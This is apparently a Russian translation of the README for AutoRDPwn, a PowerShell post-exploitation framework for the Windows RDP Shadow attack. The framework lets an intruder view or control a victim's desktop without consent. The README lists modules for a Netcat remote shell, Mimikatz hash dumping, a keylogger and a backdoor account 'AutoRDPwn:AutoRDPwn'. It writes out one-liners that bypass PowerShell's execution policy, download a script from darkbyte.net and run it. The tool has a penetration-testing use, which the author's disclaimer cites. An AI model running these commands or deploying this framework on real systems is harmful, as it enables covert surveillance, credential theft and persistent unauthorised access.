joelgmsec/autordpwn
Фреймворк Shadow Attack




AutoRDPwn — это фреймворк для пост-эксплуатации, созданный на Powershell, предназначенный в первую очередь для автоматизации атаки Shadow на компьютеры под управлением Microsoft Windows. Эта уязвимость (обозначенная Microsoft как функция) позволяет удалённому злоумышленнику просматривать рабочий стол жертвы без её согласия, а также управлять им по требованию, используя встроенные инструменты самой операционной системы.
Благодаря дополнительным модулям можно получить удалённую оболочку через Netcat, дамп системных хэшей с помощью Mimikatz, загрузить удалённый кейлоггер и многое другое. Всё это через полностью интуитивно понятное меню на семи различных языках.
Кроме того, её можно использовать в обратной оболочке с помощью ряда параметров, описанных в разделе использования.
Powershell 4.0 или выше
• Исправлено множество ошибок
• Улучшения внешнего вида и времени ожидания
• Поддержка Proxy-Aware через системные настройки
• Теперь можно использовать автономный инструмент, скачав .zip-файл
• Автоопределение языка при нажатии клавиши Enter
• Замена Invoke-DCOM на SharpRDP
• Замена PowerUp на Invoke-PrivescCheck
• Создание подпрограммы автоматической очистки на машине жертвы
• Новый доступный модуль: SMB Shell с шифрованием AES
• Новый доступный модуль: смена пользователя с помощью RunAs
*Остальные изменения можно посмотреть в файле CHANGELOG
Это приложение может использоваться локально, удалённо или для перехода между компьютерами.
При удалённом использовании в обратной оболочке необходимо использовать следующие параметры:
| Параметр | Описание |
|---|---|
| -admin / -noadmin | В зависимости от имеющихся разрешений мы используем один или другой |
| -nogui | Это позволит избежать загрузки меню и некоторых цветов, сохраняя работоспособность |
| -lang | Мы выберем язык (английский, испанский, французский, немецкий, итальянский, русский или португальский) |
| -option | Как и в меню, мы можем выбрать способ запуска атаки |
| -shadow | Мы решаем, хотим ли мы просматривать или управлять удалённым устройством |
| -createuser | Этот параметр необязателен — на машине жертвы будет создан пользователь AutoRDPwn:AutoRDPwn |
| -noclean | Отключает процесс отмены всех изменений на компьютере жертвы |
Локальный запуск одной строкой:
powershell -ep bypass "cd $env:temp ; iwr https://darkbyte.net/autordpwn.php -outfile AutoRDPwn.ps1 ; .\AutoRDPwn.ps1"
Пример удалённого запуска одной строкой:
powershell -ep bypass "cd $env:temp ; iwr https://darkbyte.net/autordpwn.php -outfile AutoRDPwn.ps1 ; .\AutoRDPwn.ps1 -admin -nogui -lang English -option 4 -shadow control -createuser"
https://darkbyte.net/autordpwn-la-guia-definitiva
Этот проект лицензирован под лицензией GNU 3.0 — подробнее см. файл LICENSE.
Этот фреймворк был создан и спроектирован с нуля Джоэлем Гомесом Молиной // @JoelGMSec
Некоторые модули используют сторонний код, скрипты и инструменты, в частности:
• Chachi-Enumerator от Luis Vacas --> https://github.com/Hackplayers/PsCabesha-tools
• Invoke-Phant0m от Halil Dalabasmaz --> https://github.com/hlldz/Invoke-Phant0m
• Invoke-PowerShellTcp от Nikhil "SamratAshok" Mittal --> https://github.com/samratashok/nishang
• Invoke-TheHash от Kevin Robertson --> https://github.com/Kevin-Robertson/Invoke-TheHash
• Mimikatz от Benjamin Delpy --> https://github.com/gentilkiwi/mimikatz
• PsExec от Mark Russinovich --> https://docs.microsoft.com/en-us/sysinternals/downloads/psexec
• RDP Wrapper от Stas'M Corp. --> https://github.com/stascorp/rdpwrap
• SharpRDP от Steven F --> https://github.com/0xthirteen/SharpRDP
И многие другие, которые не поместились здесь.. Спасибо всем им и их отличной работе.
Данное программное обеспечение не предоставляет никаких гарантий. Его использование предназначено исключительно для образовательных целей и/или аудита безопасности с соответствующего согласия клиента. Я не несу ответственности за его неправильное использование или любой возможный ущерб, причинённый им.
Для получения дополнительной информации вы можете найти меня в Twitter как @JoelGMSec и в моём блоге darkbyte.net.
Вы можете поддержать мою работу, купив мне кофе: